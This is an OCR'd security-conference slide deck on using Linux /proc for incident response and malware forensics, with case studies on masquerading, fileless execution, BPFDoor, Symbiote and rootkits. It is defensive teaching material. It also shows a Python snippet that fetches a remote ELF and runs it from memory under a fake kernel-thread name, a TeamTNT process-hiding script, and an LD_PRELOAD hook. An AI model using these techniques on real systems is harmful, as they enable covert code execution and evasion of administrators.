Securing
Your Digital
World

infoGuard
SWISS CYBER SECURITY

/proc for Security Analysts

Unveiling Hidden Threats and Forensic Treasures

2024-11-11

/Asger Strunk – whoami

- Part of the InfoGuard AG CSIRT
- Worked in IR for a decade
- Danish, live in Munich
- Twitter: @hackerkartellet
  LinkedIn:
  https://www.linkedin.com/in/asgerstrunk/

/Stephan Berger – whoami

- Part of the InfoGuard AG CSIRT
- Worked in IR for a decade, too
- Swiss, live in Bern
- Twitter: @malmoeb
  LinkedIn:
  https://www.linkedin.com/in/stephan-berger-59575a20a/

Introduction to /proc

Introduction

InfoGuard
SWISS CYBER SECURITY

- The **/proc/ directory** (also called the proc file system – a virtual file system) contains a hierarchy of special files representing the kernel's current state. This allows applications and users to **peer into the kernel's view of the system**.
- The /proc/ directory contains a wealth of information detailing system hardware and running processes.
- In addition, users and applications can **manipulate** some of the files within /proc/ to communicate configuration changes to the kernel.

```
root@infoguard:~# find /proc/[0-9]* -maxdepth
0 -type d |sort -V|head
/proc/1
/proc/2
/proc/3
/proc/4
/proc/5
/proc/6
/proc/7
/proc/12
/proc/13
/proc/14
```

/proc – a glimpse into processes

InfoGuard
SWISS CYBER SECURITY

- If you have ever wondered how a tool like **ps** or **lsof** works..
- Short list of useful information:
  - cmdline and working directory of a process
  - environment variables
  - file descriptors (open files, sockets..)
  - status information about the process
  - network information
- So much more! (next slide)

```
root@infoguard:~# strace -e open ps
open("/proc/3922/status", O_RDONLY) = 6
open("/proc/4324/stat", O_RDONLY) = 6
open("/proc/4324/status", O_RDONLY) = 6
open("/proc/5559/stat", O_RDONLY) = 6
open("/proc/5559/status", O_RDONLY) = 6
open("/proc/5960/stat", O_RDONLY) = 6
open("/proc/5960/status", O_RDONLY) = 6
open("/proc/5978/stat", O_RDONLY) = 6
open("/proc/5978/status", O_RDONLY) = 6
```

/proc manpages

filesystems(5), proc_apm(5), proc_buddyinfo(5), proc_bus(5), proc_cgroups(5), proc_cmdline(5), proc_config.gz(5), proc_cpuinfo(5), proc_crypto(5), proc_devices(5), proc_diskstats(5), proc_dma(5), proc_driver(5), proc_execdomains(5), proc_fb(5), proc_filesystems(5), proc_fs(5), proc_ide(5), proc_interrupts(5), proc_iomem(5), proc_ioports(5), proc_kallsyms(5), proc_kcore(5), proc_keys(5), proc_kmsg(5), proc_kpagecgroup(5), proc_kpagecount(5), proc_kpageflags(5), proc_loadavg(5), proc_locks(5), proc_malloc(5), proc_meminfo(5), proc_modules(5), proc_mtrr(5), proc_partitions(5), proc_pci(5), proc_pid(5), proc_pid_attr(5), proc_pid_autogroup(5), proc_pid_auxv(5), proc_pid_cgroup(5), proc_pid_clear_refs(5), proc_pid_cmdline(5), proc_pid_comm(5), proc_pid_coredump_filter(5), proc_pid_cpuset(5), proc_pid_cwd(5), proc_pid_environ(5), proc_pid_exe(5), proc_pid_fd(5), proc_pid_fdinfo(5), proc_pid_io(5), proc_pid_limits(5), proc_pid_map_files(5), proc_pid_maps(5), proc_pid_mem(5), proc_pid_mountinfo(5), proc_pid_mounts(5), proc_pid_mountstats(5), proc_pid_net(5), proc_pid_ns(5), proc_pid_numa_maps(5), proc_pid_oom_score(5), proc_pid_oom_score_adj(5), proc_pid_pagemap(5), proc_pid_personality(5), proc_pid_projid_map(5), proc_pid_root(5), proc_pid_seccomp(5), proc_pid_setgroups(5), proc_pid_smaps(5), proc_pid_stack(5), proc_pid_stat(5), proc_pid_statm(5), proc_pid_status(5), proc_pid_syscall(5), proc_pid_task(5), proc_pid_timers(5), proc_pid_timerslack_ns(5), proc_pid_uid_map(5), proc_pid_wchan(5), proc_profile(5), proc_scsi(5), proc_slabinfo(5), proc_stat(5), proc_swaps(5), proc_sys(5), proc_sys_abi(5), proc_sys_debug(5), proc_sys_dev(5), proc_sys_fs(5), proc_sys_kernel(5), proc_sys_net(5), proc_sys_proc(5), proc_sysrq-trigger(5), proc_sys_sunrpc(5), proc_sys_user(5), proc_sysvipc(5), proc_sys_vm(5), proc_tid_children(5), proc_timer_list(5), proc_timer_stats(5), proc_tty(5), proc_uptime(5), proc_version(5), proc_vmstat(5), proc_zoneinfo(5), sysfs(5),

Forensic values of /proc

Command Line

InfoGuard
SWISS CYBER SECURITY

- For processes that are still running, the **command-line arguments** appear in this file in the same layout as they do in process memory.
- But processes have the freedom to **override** the memory region
- If the process modifies its argv strings after an execve(), those changes will show up here.
- **Think of this file as the command line the process wants you to see.**

 # ps aux

root **2715802** 0.0 0.1 6132 1792
pts/1 S 07:37 0:00 [kworkerd] 3600

 # cat /proc/2715802/comm

[kworkerd]

 # cat /proc/2715802/cmdline

[kworkerd]3600

Working Directory

InfoGuard
SWISS CYBER SECURITY

- Symbolic link to the current working directory of the process.

 # ls -l /proc/2715802/cwd

lrwxrwxrwx 1 root root 0 Oct 26 07:38 /proc/2715802/cwd -> **/tmp**

Process Environment

InfoGuard
SWISS CYBER SECURITY

- This file contains the **initial environment** that was set when the currently executing program was **started** via execve().
- If, after an execve(), the process modifies its environment (e.g., by calling functions such as putenv() or modifying the environ variable directly, this file will **not** reflect those changes.

```
# strings /proc/2715802/environ
SHELL=/bin/bash
PWD=/tmp
LOGNAME=root
XDG_SESSION_TYPE=tty
HOME=/root
```

File Descriptors

InfoGuard
SWISS CYBER SECURITY

- This is a subdirectory containing **one entry for each file that the process has open**, named by its file descriptor, and which is a symbolic link to the actual file.

- For file descriptors for pipes and sockets, the entries will be symbolic links whose content is the file type with the inode.

 # ps aux | grep -i vi

root **2716698** 1.7 1.4 26344 14336 pts/2 Sl+ 07:46 0:00 vi tools/uac-3.0.0-rc2/LICENSES.md

 # ls -l /proc/2716698/fd

[..]

lrwx------ 1 root root 64 Oct 26 07:47 4 -> /root/tools/uac-3.0.0-rc2/.LICENSES.md.swp

File Descriptors

InfoGuard
SWISS CYBER SECURITY

- For example, **socket:[5521323]** will be a socket, and its **inode is 5521323**. That inode can be used to find more information in one of the files under /proc/net/.

 # ls -l /proc/2715650/fd

[..]

lrwx------ 1 root root 64 Oct 26 07:56 1 -> 'socket:[39420]'

lrwx------ 1 root root 64 Oct 26 07:56 3 -> '**socket:[5521323]**'

Process Maps

InfoGuard
SWISS CYBER SECURITY

A file containing the **currently mapped memory regions** and their access permissions.

The format of the file is:

```
address  perms offset dev  inode pathname
00400000-00452000 r-xp 00000000 08:02 173521    /usr/bin/dbus-daemon
00651000-00652000 r--p 00051000 08:02 173521    /usr/bin/dbus-daemon
00652000-00655000 rw-p 00052000 08:02 173521    /usr/bin/dbus-daemon
00e03000-00e24000 rw-p 00000000 00:00 0         [heap]
00e24000-011f7000 rw-p 00000000 00:00 0         [heap]
```

Masqueraded processes

Practical Applications and Case Studies

Masqueraded Process

InfoGuard
SWISS CYBER SECURITY

Kernel process “[kworkerd]” shown, but is it a kernel process?:

```
All kernel threads are descendants of kthreadd (pid 2), which is
spawned by the kernel (pid 0) during boot. The kthreadd enumerates
other kernel threads; it provides interface routines through which
other kernel threads can be dynamically spawned at runtime by kernel
services. Kernel threads can be viewed from the command line with the
ps -ef command--they are shown in [square brackets]:
```

 # cat /proc/127898/status
Name: [kworkerd]
Umask: 0002
State: S (sleeping)
Tgid: 127898
Ngid: 0
Pid: 127898
PPid: 2397

Masqueraded Process

InfoGuard
SWISS CYBER SECURITY

Kernel process “[kworkerd]” shown, but is it a kernel process?:

 # ps aux

root **2715802** 0.0 0.1 6132 1792 pts/1 S 07:37 0:00 [kworkerd] 3600

 # cat /proc/2715802/maps

aaaae77a0000-aaaae77a1000 r-xp 00000000 08:02 1350400 **/home/parallels/malware**

… omitted …

ffffb884d000-ffffb8850000 r--p 0019d000 08:02 534028 /usr/lib/aarch64-linux-gnu/libc.so.6

Real Kernel Process:

 # cat /proc/4335/maps

<empty>

Masqueraded Process

InfoGuard
SWISS CYBER SECURITY

Kernel process “[kworkerd]” shown, but is it a kernel process?:

 # ps aux

root **2715802** 0.0 0.1 6132 1792 pts/1 S 07:37 0:00 [kworkerd] 3600

 # sha1sum /proc/2715802/exe

779c4c82f398318e9cc716088cfb889c0a68da9e exe

Real kernel process:

 # sha1sum /proc/4335/exe

sha1sum: exe: No such file or directory

BUT! If the malware changed the LD_PRELOAD, these commands might not show you reality!

/proc/{PID}/environ for all environment variables – more on that later!

infoGuard
SWISS CYBER SECURITY

Recover deleted executables

Practical Applications and Case Studies

Recover deleted executables

InfoGuard
SWISS CYBER SECURITY

Coming back to our “[kworkerd]” process:

 # ps aux

root **2715802** 0.0 0.1 6132 1792 pts/1 S 07:37 0:00 [kworkerd] 3600

 # ls -l /proc/2715802/cwd

lrwxrwxrwx 1 root root 0 Oct 26 07:38 /proc/2715802/cwd -> **/tmp**

 # ls *kworkerd*

ls: cannot access ‘*kworkerd*': **No such file or directory**

Recover deleted executables

InfoGuard
SWISS CYBER SECURITY

root@infoguard:/proc/**2715802**# **ls -l exe**

lrwxrwxrwx 1 root root 0 Oct 26 07:38 exe -> '**/tmp/[kworkerd] (deleted)**'

root@infoguard:/proc/**2715802**# **cp exe /tmp/kworkerd_dumped**

root@infoguard:/proc/**2715802**# **file /tmp/kworkerd_dumped**

/tmp/kworkerd_dumped: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=f098c4424cecb322b2becd59b2fd70deedf1fdac, for GNU/Linux 3.2.0, stripped

infoGuard
SWISS CYBER SECURITY

memfd_create aka “fileless malware”

Practical Applications and Case Studies

Fileless malware

InfoGuard
SWISS CYBER SECURITY

WIZ Platform Solutions Pricing Resources Customers Company Sign in Get a demo

← Blog

PyLoose: Python-based fileless malware targets cloud workloads to deliver cryptominer

PyLoose is a newly discovered Python-based fileless malware targeting cloud workloads. Get a breakdown of how the attack unfolds and the steps to mitigate it.

Avigayil Mechtinger, Oren Ofer, Itamar Gilad
July 11, 2023

6 minutes read

memfd_create

InfoGuard
SWISS CYBER SECURITY

magisterquis.github.io/2018/03/31/in-memory-only-elf-execution.html

Mrs Quis Will Think of a Better Title

Stuart

Professional Red Teamer. Less-professional security researcher.

- DCish
- Twitter
- GitHub

In-Memory-Only ELF Execution (Without tmpfs)

10 minute read

In which we run a normal ELF binary on Linux without touching the filesystem (except `/proc`).

ESET Research
@ESETresearch

#ESETResearch found a new Linux GoLang sample (virustotal.com/gui/file/0a569...) that executes malware related to TeamTNT directly from memory via the memfd_create technique described in blog.fbkcs.ru/elf-in-memory-... and under the name 'bioset' @michalmalik 1/3

```
722   nanosleep({tv_sec=0, tv_nsec=2560000},  <unfinished ...>
706   memfd_create("", MFD_CLOEXEC)      = 3
722   <... nanosleep resumed> NULL)       = 0
722   nanosleep({tv_sec=0, tv_nsec=5120000},  <unfinished ...>
706   write(3, "\177ELF2\1\1\3\0\0\0\0\0\0\0\0\2\0>\0\1\0\0\0\270 E\0\0\0\0\0"..., 340004) = 340004
706   fork()                              = 725
706   exit_group(0 <unfinished ...>
725   umask(000)                          = 022
725   setsid()                            = 725
725   chdir("/")                          = 0
725   openat(AT_FDCWD, "/dev/null", O_RDWR|O_CLOEXEC) = 5
725   epoll_ctl(4, EPOLL_CTL_ADD, 5, {EPOLLIN|EPOLLOUT|EPOLLRDHUP|EPOLLET, {u32=2877714088, u64=14065
725   epoll_ctl(4, EPOLL_CTL_DEL, 5, 0xc00005ec44) = -1 EPERM (Operation not permitted)
725   dup2(5, 0)                          = 0
725   close(5)                            = 0
725   execve("/proc/self/fd/3", ["bioset"], [/* 0 vars */]) = 0
725   open("/proc/self/exe", O_RDONLY)    = 3
```

Easy attack && easy detection

InfoGuard
SWISS CYBER SECURITY

```
url = "http://<ip>/<name>.elf"
binary = urllib.urlopen(url).read()

fd = ctypes.CDLL(None).syscall(319,"",1)
final_fd = open('/proc/self/fd/'+str(fd),'wb')
final_fd.write(binary)
final_fd.close()

os.execl('/proc/self/fd/'+str(fd),'[dfir-
kthread]')
```

```
# ls -alR /proc/*/exe 2> /dev/null | grep
memfd:.*\(deleted\)
```


Symbiote

Practical Applications and Case Studies

Symbiote - /proc/net/tcp

InfoGuard
SWISS CYBER SECURITY

- If the calling application tries to **open /proc/net/tcp**, the malware creates a temp file and copies the first line to that file.
- After that, it scans each line for the presence of specific ports. **If the malware finds a port it's searching for on a line it's scanning, it skips to the next line**.
- Essentially, this gives the calling process a scrubbed result, which excludes all entries of the network connections that the malware wants to hide.



However..

- The **nf_conntrack file**, typically found in the /proc directory, provides information about the network connections being tracked by the Netfilter connection tracking system.
- The contents of the nf_conntrack file are **dynamically updated by the kernel as network connections are established, modified, or terminated**.
- Each time a new connection is initiated, or an existing connection state changes, the corresponding entry in the nf_conntrack file is updated accordingly.

nf_conntrack:ipv4 2 tcp 6 0 CLOSE src=192.168.38.244 **dst=144.<redacted>** sport=34932 **dport=9191** src=144.<redacted> dst=192.168.38.244 sport=9191 dport=34932 [ASSURED] mark=0 secctx=system_u:object_r:unlabeled_t:s0 zone=0 use=2

infoGuard
SWISS CYBER SECURITY

BPFDoor

Practical Applications and Case Studies

BPFDoor

InfoGuard
SWISS CYBER SECURITY

elf.bpfdoor (Back to overview)

BPFDoor

Propose Change

aka: JustForFun

Actor(s): Red Menshen

BPFDoor is a passive backdoor used by a China-based threat actor. This backdoor supports multiple protocols for communicating with a C2 including TCP, UDP, and ICMP allowing the threat actor a variety of mechanisms to interact with the implant.

References

2023-07-18 · Mandiant · Mandiant Intelligence

Stealth Mode: Chinese Cyber Espionage Actors Continue to Evolve Tactics to Avoid Detection

BPFDoor | SALTWATER | SEASPY | SideWalk | ZuoRAT | Daxin | HyperBro | HyperSSL | Waterbear

2023-07-13 · Trend Micro · Fernando Mercês

Detecting BPFDoor Backdoor Variants Abusing BPF Filters

BPFDoor | Symbiote

2023-05-18 · Nikhil Hegde

Looking Closer at BPF Bytecode in BPFDoor

BPFDoor

2023-05-14 · unfinished.bike · Thomas Strömberg

Fun with the new bpfdoor (2023)

BPFDoor

BPFDoor

InfoGuard
SWISS CYBER SECURITY

- 1. **Deletes itself** by removing the original binary invoked. The **forked process continues** to run.

- 2. Creates a new process environment for itself and removes the old one setting (spoofing) a new process name. It changes the way it appears on the system akin to wearing a mask. The process is still kdmtmpflush but **if you were to run a ps you would see whatever value it set.**

Source: https://www.elastic.co/security-labs/a-peek-behind-the-bpfdoor

BPFDoor

InfoGuard
SWISS CYBER SECURITY

 # ps aux | grep daemon

[...]

root **7163** 0.0 0.0 2512 256 ? Ss 15:19 0:00 dbus-daemon –system

 # ls -l /proc/7163/exe

lrwxrwxrwx 1 root root 0 Jan 23 15:44 /proc/7163/exe -> '**/dev/shm/kdmtmpflush (deleted)**'

- Use your new skills to dump this binary for further analysis :)

- More research:
  https://dfir.ch/posts/strace/

InfoGuard
SWISS CYBER SECURITY

Messing with slash-proc

Practical Applications and Case Studies

Setting the stage

InfoGuard
SWISS CYBER SECURITY

Messing with slash-proc

Messing with slash-proc Raw

```
# ps -aef | grep 94
root        94     2  0 Jun16 ?        00:00:00 [kworker/6:1H]
root       594     2  0 Jun16 ?        00:00:00 [ipv6_addrconf]
root      4692  2509  0 01:17 pts/0    00:00:00 grep 94
root     20394     2  0 Oct08 ?        00:00:20 [kworker/u32:2]
# mkdir -p spoof/fd; mount -o bind spoof /proc/94; ln -s socket:\[283\] /proc/94/fd/99; ls -la /proc/94/fd
total 4
drwxr-xr-x   2 root root 4096 Oct  9 01:16 .
dr-xr-xr-x 193 root root    0 Jun 16 17:40 ..
lrwxrwxrwx   1 root root   12 Oct  9 01:16 99 -> socket:[283]
# ps -aef | grep 94
root       594     2  0 Jun16 ?        00:00:00 [ipv6_addrconf]
root      4787  2509  0 01:18 pts/0    00:00:00 grep 94
root     20394     2  0 Oct08 ?        00:00:20 [kworker/u32:2]
# umount /proc/94
# ps -aef | grep 94
root        94     2  0 Jun16 ?        00:00:00 [kworker/6:1H]
root       594     2  0 Jun16 ?        00:00:00 [ipv6_addrconf]
root      4810  2509  0 01:18 pts/0    00:00:00 grep 94
root     20394     2  0 Oct08 ?        00:00:20 [kworker/u32:2]
```

/proc/mounts

InfoGuard
SWISS CYBER SECURITY

```
# cat /proc/mounts
rootfs / rootfs rw 0 0
sysfs /sys sysfs
rw,seclabel,nosuid,nodev,noexec,relatime 0 0
[...]
/dev/mapper/centos-root /proc/22665 xfs
rw,seclabel,relatime,attr2,inode64,noquota 0 0
```

In the wild

- **TeamTNT** used that technique as well

- Source: https://intezer.com/wp-content/uploads/2021/09/TeamTNT-Cryptomining-Explosion.pdf

- More research: https://dfir.ch/posts/slash-proc/

3. To hide the process, a shell script is created at **/bin/hid**. The shell script hides the process by first making a copy of **/etc/mtab**. After this, it mounts an empty folder over the process's folder under **/proc**. Lastly, it overwrites the **/etc/mtab** file or symbolic link with the copy it made before the mount. These steps hide the process from programs that walk the **/proc** filesystem, for example, **ps** and **top**. If an admin checks the mtab file, the mount entry is not present, but listing the mount points by executing the mount command shows bind **mount**. After the setup executes the **hid** shell script it mounts another instance of the **proc** filesystem under **/proc**. This essentially results in undoing the process performed by the **hid** shell script.

```
function hidfile(){
chattr -i /bin/hid
echo '#!/bin/bash' > /bin/hid
echo 'declare dir=/usr/foo' >> /bin/hid
echo 'if [ ! -e $dir ]; then' >> /bin/hid
echo '   mkdir $dir; fi' >> /bin/hid
echo 'cp /etc/mtab /usr/t' >> /bin/hid
echo 'mount --bind /usr/foo /proc/$1' >> /bin/hid
echo 'mv /usr/t /etc/mtab   ' >> /bin/hid
chmod +x /bin/hid
chattr +i /bin/hid
}
hidfile
hid $$
mount -t proc proc /proc
```

Figure 3: Section of the setup script that creates a shell script for the hiding process.

InfoGuard
SWISS CYBER SECURITY

Detecting Rootkits with /proc

Tainted Kernels

InfoGuard
SWISS CYBER SECURITY


 # dmesg

[334.056326] dfir: **loading out-of-tree module taints kernel.**

[334.056343] dfir: module verification failed: signature and/or required key missing - tainting kernel

 # cat /proc/modules | grep OE

dfir 12288 0 - Live 0xffffffffc0c52000 (**OE**)



Unhide

InfoGuard
SWISS CYBER SECURITY

github.com/YJesus/Unhide

README | GPL-3.0 license | GPL-3.0 license

```
Unhide is a forensic tool to find hidden processes and TCP/UDP ports by rootkits / LKMs
or by another hiding technique.

// Unhide (unhide-linux or unhide-posix)
// -------------------------------------

Detecting hidden processes. Implements six main techniques

1- Compare /proc vs /bin/ps output

2- Compare info gathered from /bin/ps with info gathered by walking thru the procfs. ONLY for unhide-linux version

3- Compare info gathered from /bin/ps with info gathered from syscalls (syscall scanning).

4- Full PIDs space occupation (PIDs bruteforcing). ONLY for unhide-linux version

5- Compare /bin/ps output vs /proc, procfs walking and syscall. ONLY for unhide-linux version
   Reverse search, verify that all thread seen by ps are also seen in the kernel.

6- Quick compare /proc, procfs walking and syscall vs /bin/ps output. ONLY for unhide-linux version
  It's about 20 times faster than tests 1+2+3 but maybe give more false positives.
```

Shared Object File

InfoGuard
SWISS CYBER SECURITY

 # cat statement.txt

DFIR rocks!

 # LD_PRELOAD=./keyword_swap.so cat statement.txt

DFIR sucks!

```c
// Original write function pointer
ssize_t (*original_write)(int fd, const void *buf, size_t
count);

// Replacement keyword and substitute
const char *target = "rocks!";
const char *replacement = "sucks!"

ssize_t write(int fd, const void *buf, size_t count) {
    // Dynamically load the original write() function
    if (!original_write) {
        original_write = dlsym(RTLD_NEXT, "write");
    }

    // Create a buffer to store the modified output
    char modified_buf[count + 1];
    memcpy(modified_buf, buf, count);
    modified_buf[count] = '\0';  // Ensure null-terminated
string

    // Find and replace the target keyword
    char *pos = strstr(modified_buf, target);
    if (pos) {
        // Overwrite the target with the replacement
        size_t offset = pos - modified_buf;
        memcpy(&modified_buf[offset], replacement,
strlen(replacement));
    }

    // Call the original write() with the modified buffer
    return original_write(fd, modified_buf, count);
}
```

Detection techniques

InfoGuard
SWISS CYBER SECURITY

 # ps aux | grep vi

root **45560** 0.3 1.3 25528 13312 pts/0 Sl+ 09:03 0:00 vi statement.txt

 # cat /proc/45560/environ

SHELL=/bin/bashPWD=/rootLOGNAME=rootXDG_SESSION_TYPE=tty**LD_PRELOAD**=/root/keyword_swap.so

 # cat /proc/45560/maps | grep swap

72cb0b9fe000-72cb0b9ff000 r--p 00000000 fd:01 1623 **/root/keyword_swap.so**

72cb0b9ff000-72cb0ba00000 r-xp 00001000 fd:01 1623 **/root/keyword_swap.so**

[..]

Kallsyms

InfoGuard
SWISS CYBER SECURITY

- The kallsyms is very similar to System.map, except that it is a /proc entry that means that it is **maintained by the kernel and is dynamically updated**.
- If any new LKMs are installed, the symbols will be added to /proc/kallsyms on the fly.

 # cat /proc/kallsyms | grep diamorphine

ffffffffc0673000 T diamorphine_init [**diamorphine**]

InfoGuard
SWISS CYBER SECURITY

Securing Your Digital World – Today and Beyond

InfoGuard AG
Lindenstrasse 10
6340 Baar / Switzerland
Phone +41 41 749 19 00
info@infoguard.ch
www.infoguard.ch